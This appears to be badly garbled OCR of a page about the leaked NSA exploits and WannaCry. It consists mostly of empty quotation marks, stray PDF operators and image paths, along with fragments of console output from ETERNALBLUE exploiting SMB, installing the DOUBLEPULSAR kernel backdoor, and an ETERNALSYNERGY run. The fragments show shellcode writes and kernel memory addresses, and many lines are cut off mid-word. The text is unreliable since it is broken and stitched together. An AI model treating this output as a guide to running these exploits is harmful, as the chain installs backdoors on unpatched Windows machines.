“ ” NSA

“ ” “ ”

“ ”

“ ”

(1 96</MCP <</M046F2(B80.56 T2524.23 Tm [<2U)Rocks


“ ” “ ” wannacry

NSA “


” NSA


NSA

“ ”


[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffe
[+] Sending final SMBv2 buffe
..DONE.
.....DONE.
DONE.
[*] Receiving response from exploit p
[+] ETERNALBLUE overwrite complet
[*] Sending egg to corrupted connecti
[*] Triggering free of corrupted buff
[*] Pinging backdoor....
[+] Backdoor returned code: 10 -
[+] Ping returned Target architec
[+] Backdoor installed
[*] CORE sent serialized output blob...
0x00000000 08 00
[+]




<----------| Leaving Danger Zone |---------->
mote SRV module
CONNECTION struct at: 0xFFFFFA801A942920
bal data pointer: 0xFFFFF880060E6FA0
[*] Attempting to find re
[+] Reading from
[+] Found SRV glo
[+] TransactionZDispatch Table at: 0xFFFFF880060E6920
eginning quest for executable memory...
[+] PreferredWorkQueue: FFFFFA801AB5A100
[+] IrpThread: FFFFFA801ABE4880
[+] KProcess: FFFFFA8018C88040
[+] ProcessListEntry.Blink: FFFFF802834D2C80
[+] Searching backwards..
[+] Base of Nt: FFFFF80283201000
[+] Found RWX memory!!! FFFFF80283472000
[*] Be
ppying code to target
[+] Backdoor shellcode written
[*] Co
riggering stub allocator
[+] Backdoor function pointer overwritten
[+] Cleared RWX region
[*] Tr
riggering DOUBLEPULSAR installer
DUBLEPULSAR should now be installed. The DOPU client can be used to verify
llation.
[*] Tr
[*] DO
instal
lugin completed successfully
[+] Contract: StagedUpload
[+] ConnectedTcp: ffffffff
[+] XorMask: 6c
[+] TargetOsArchitecture: x64
ternalsynergy Succeeded
[+] Pl
[+] Et


[*] Connecting to target
[+] Connection established
[*] Initializing SMB connection
[+] SMB session established
[+] SMB setup complete
[*] Attempting information leak (sync)
